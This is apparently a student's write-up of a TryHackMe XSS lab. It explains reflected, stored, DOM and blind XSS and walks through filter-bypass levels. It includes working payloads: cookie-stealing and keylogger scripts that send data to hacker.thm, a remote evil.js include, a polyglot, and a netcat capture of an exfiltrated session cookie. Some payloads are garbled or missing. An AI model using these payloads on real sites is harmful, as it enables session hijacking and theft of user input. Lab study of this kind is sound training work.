

Intro to Cross-site Scripting

Cross-Site Scripting, better known as XSS in the cybersecurity community, is classified as an injection attack where malicious JavaScript gets injected into a web application with the intention of being executed by other users.

XSS Payloads

In XSS, the payload is the JavaScript code we wish to be executed on the targets computer. There are two parts to the payload, the intention and the modification.

The intention is what you wish the JavaScript to actually do

the modification is the changes to the code we need to make it execute as every scenario is different

Proof Of Concept:

This is the simplest of payloads where all you want to do is demonstrate that you can achieve XSS on a website. This is often done by causing an alert box to pop up on the page with a string of text, for example:

```
<script>alert('XSS');</script>
```

Session Stealing:

Details of a user's session, such as login tokens, are often kept in cookies on the targets machine. The below JavaScript takes the target's cookie, base64 encodes the cookie to ensure successful transmission and then posts it to a website under the hacker's control to be logged. Once the hacker has these cookies, they can take over the target's session and be logged as that user.

```
<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));  
</script>
```

Key Logger:

The below code acts as a key logger. This means anything you type on the webpage will be forwarded to a website under the hacker's control. This could be very damaging if the website the payload was installed on accepted user logins or credit card details.

```
<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' +  
btoa(e.key) );}</script>
```

Business Logic:

This payload is a lot more specific than the above examples. This would be about calling a particular network resource or a JavaScript function. For example, imagine a JavaScript function for changing the user's email address called `user.changeEmail()`. Your payload could look like this:

```
<script>user.changeEmail('attacker@hacker.thm');</script>
```

Reflected XSS

Reflected XSS happens when user-supplied data in an HTTP request is included in the webpage source without any validation.

Example Scenario:

A website where if you enter incorrect input, an error message is displayed. The content of the error message gets taken from the **error** parameter in the query string and is built directly into the page source.


Q <https://website.thm/?error=Invalid Input Detected>

```
92
93   <div class="alert alert-danger">
94     <p>Invalid Input Detected</p>
95   </div>
96
```

The application doesn't check the contents of the **error** parameter, which allows the attacker to insert malicious code.

Q [https://website.thm/?error=<script src="https://attacker.thm/evil.js"></script>](https://website.thm/?error=<script src='https://attacker.thm/evil.js'></script>)

```
91
92
93   <div class="alert alert-danger">
94     <p><script src="https://attacker.thm/evil.js"></script></p>
95   </div>
96
97
```



Potential Impact:

The attacker could send links or embed them into an iframe on another website containing a JavaScript payload to potential victims getting them to execute code on their browser, potentially revealing session or customer information.

How to test for Reflected XSS:

You'll need to test every possible point of entry; these include:

- Parameters in the URL Query String
- URL File Path
- Sometimes HTTP Headers (although unlikely exploitable in practice)

Stored XSS

the XSS payload is stored on the web application (in a database, for example) and then gets run when other users visit the site or web page.

Example Scenario:

A blog website that allows users to post comments. Unfortunately, these comments aren't checked for whether they contain JavaScript or filter out any malicious code. If we now post a comment containing JavaScript, this will be stored in the database, and every other user now visiting the article will have the JavaScript run in their browser.



Potential Impact:

The malicious JavaScript could redirect users to another site, steal the user's session cookie, or perform other website actions while acting as the visiting user.

How to test for Stored XSS:


You'll need to test every possible point of entry where it seems data is stored and then shown back in areas that other users have access to; a small example of these could be:

- Comments on a blog
- User profile information
- Website Listings

Sometimes developers think limiting input values on the client-side is good enough protection, so changing values to something the web application wouldn't be expecting is a good source of discovering stored XSS, for example, an age field that is expecting an integer from a dropdown menu, but instead, you manually send the request rather than using the form allowing you to try malicious payloads.

DOM Based XSS

DOM stands for **D**ocument **O**bject **M**odel and is a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content



Exploiting the DOM

DOM Based XSS is where the JavaScript execution happens directly in the browser without any new pages being loaded or data submitted to backend code. Execution occurs when the website JavaScript code acts on input or user interaction.

Example Scenario:

The website's JavaScript gets the contents from the `window.location.hash` parameter and then writes that onto the page in the currently being viewed section. The contents of the hash aren't checked for malicious code, allowing an attacker to inject JavaScript of their choosing onto the webpage.

Potential Impact:

Crafted links could be sent to potential victims, redirecting them to another website or steal content from the page or the user's session.

How to test for Dom Based XSS:

DOM Based XSS can be challenging to test for and requires a certain amount of knowledge of JavaScript to read the source code. You'd need to look for parts of the code that access certain variables that an attacker can have control over, such as "**window.location.x**" parameters.

Blind XSS

Blind XSS is similar to a stored XSS in that your payload gets stored on the website for another user to view, but in this instance, you can't see the payload working or be able to test it against yourself first.

Example Scenario:

A website has a contact form where you can message a member of staff. The message content doesn't get checked for any malicious code, which allows the attacker to enter anything they wish. These messages then get turned into support tickets which staff view on a private web portal.

Potential Impact:

Using the correct payload, the attacker's JavaScript could make calls back to an attacker's website, revealing the staff portal URL, the staff member's cookies, and even the contents of the portal page that is being viewed. Now the attacker could potentially hijack the staff member's session and have access to the private portal.

How to test for Blind XSS:

When testing for Blind XSS vulnerabilities, you need to ensure your payload has a call back (usually an HTTP request). This way, you know if and when your code is being executed.

A popular tool for Blind XSS attacks is [XSS Hunter Express\(opens in new tab\)](#). Although it's possible to make your own tool in JavaScript, this tool will automatically capture cookies, URLs, page contents and more.

Perfecting your payload

Level1

i entered a alert payload into the text box and submitted it

Level 1

Enter Your Name


Enter

Hello,

XSS Payload Successful

[Go To Level 2](#)

coming up with the alert below



Level2

the payload like before did not work in this input box as it cannot be run from inside the input tag

```
<div class= text-center >
  <h2>
    "Hello, "
    <input value="jake"> == $0
  </h2>
</div>
```

To escape the input tag you can add ">" to the payload as follows

">

which closes the value parameter and closes the input tag

Level 2

Enter Your Name

Enter

Hello,

An embedded page at 10-129-149-30.novnc.cell-prod-eu-west-3b.vm.tryhackme.com says

THM

OK

the input tag.
following

Level3

Enter Your

Enter

Hello,

XSS Payload

```
<div data-sentry-element="StyledIframeWrapper" data-sentry-c
-cKDVwS fwGEFH">
  <iframe id="remote-window" width="100%" height="100%" allow
  https://10-129-149-30.novnc.cell-prod-eu-west-3b.vm.tryhack
  #document (https://10-129-149-30.novnc.cell-prod-eu-west-
  <!DOCTYPE html>
  <html lang="en">
    <head>
    <body>
      <div class="progress-bar">
      <div id="content">
        <h2 style="text-align: center;">Level 3</h2>
        <form method="get">
        <div class="text-center">
          <h2>
            "Hello, "
            <textarea>jake</textarea>
          </h2>
        </div>
      </div>
    </div>
  </div>

```

this box is putting the input into a text area meaning I will have to alter the payload by escaping

the text area first

done by the following :

`</textarea>` , causes the textarea element to close so the script will run.

Level 3

Enter Your Name

`</textarea><script>alert('THM'`

Enter

Hello,

An embedded page at 10-129-149-30.novnc.cell-prod-eu-west-3b.vm.tryhackme.com says

THM

OK

why that

Level4

name is reflected in JS code

```
<div class="text-center">
  <h2> == $0
    "Hello, "
    <span class="name">jake</span>
  </h2>
</div>
<script> document.getElementsByClassName('name')[0].innerHTML='jake'; </script>
```

Will need to escape the JS command to be able to run the code by the following:

`'>alert('THM');//`

he `'` closes the field specifying the name, then `;` signifies the end of the current command, and the `//` at the end makes anything after it a comment rather than executable code.

Enter Your Name

Hello,

XSS Payload Successful

[Go To Level 5](#)

Level5

```
<h2 style="text-align: center">Level 5</h2>
<form method="get">...</form>
<div class="text-center">
  <h2>Hello, <>alert('THM');</h2> == $0
</div>
<div class="text-center">
  <div id="confirmxss">...</div>
</div>
```

this strips the script tag from the payload due to a filter in place that strips potentially dangerous words

trick to bypass this:

Original Payload:

```
<script>alert('THM');
</script>
```

Text to be removed (by the filter):

```
<script>alert('THM');
</script>
```

Final Payload (after passing the filter):

```
<script>alert('THM');
</script>
```

I used this trick as the following: alert('THM');

Level 5

Enter Your Name

Enter

Hello,

XSS Payload Successful

[Go To Level 6](#)

Level 6

"> does not work as the < and > characters get filtered out from our payload, preventing us from escaping the IMG tag

```
39
40 <div class="text-center">
41   <h2>Your Picture</h2>
42   <img src=""scriptalert('THM');/script">
43 </div>
44
```

As the image tag has more attributes we can use this to our advantage like using an onload event.


the following payload can be used

/images/cat.jpg" onload="alert('THM');

Level 6

Enter An Image Path

Enter




Polyglots:

An XSS polyglot is a string of text which can escape attributes, tags and bypass filters all in one. You could have used the below polyglot on all six levels you've just completed, and it would have executed the code successfully.

```
jaVaScRipt:/*-/*`/*\`/*'/*"/**/(/* */onerror=alert('THM')
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e
```

Practical Example (Blind XSS)

on the website I made an account and created a ticket



```
52         <div><label>Ticket Contents:</label></div>
53         <div><textarea class="form-control">test</textarea></div>
54     </div>
55 </div>
```

I made a new ticket escaping the textarea tag
using: test

```

51         <div><label>Ticket Created:</label> 23/08/2021 12:24</div>
52         <div><label>Ticket Contents:</label></div>
53         <div><textarea class="form-control"></textarea>test</div>
54     </div>
55 </div>

```

Ticket Information

Status: Open

Ticket Id: 9

Ticket Subject: test

Ticket Created: 26/03/2026 11:52

Ticket Contents:

test

i made another ticket to confirm the payload

Home
News
Contact
Customers

Create Ticket

Ticket Subject

</textarea><script>alert('THM');</script>

Ticket Contents

</textarea><script>alert('THM');</script>

182-103.reverse-proxy.cell-prod-eu-west-3b.vm.tryhackme.com

THM

OK

Close
Create Ticket

alternative areas of vulnerabilities:


Some helpful information to extract from another user would be their cookies, which we could use to elevate our privileges by hijacking their login session. To do this, our payload will need to extract the user's cookie and exfiltrate it to another webserver server of our choice. Firstly, we'll need to set up a listening server to receive the information.

I can use netcat to listen on port 9001 with the command:

```
nc -nlvp 9001
```

Now that we've set up the method of receiving the exfiltrated information, let's build the payload.

which is:



setting up the listener and executing the payload to go to the attackbox on the port of the listener I set up captured the cookie

```
root@ip-10-129-100-138:~# nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.182.103 58840
GET /?cookie=c3RhZmYtc2Vzc2lrbj00QUIzMDVFNTU5NTUxOTc2OTNGMDFENkY4RkQyRDMyMQ== HTTP/1.1
Host: 10.129.100.138:9001
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/89.0.4389.72 Safari/537.36
Accept: */*
Origin: http://172.17.0.1
Referer: http://172.17.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

here i could decode it to get the value of the staff session cookie.

Decode from Base64 format

Simply enter your data then push the decode button.


c3RhZmYtc2Vzc2lrbj00QUIzMDVFNTU5NTUxOTc2OTNGMDFENkY4RkQyRDMyMQ==

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character

 < **DECODE** > Decodes your data into the area below.

staff-session=4AB305E55955197693F01D6F8FD2D321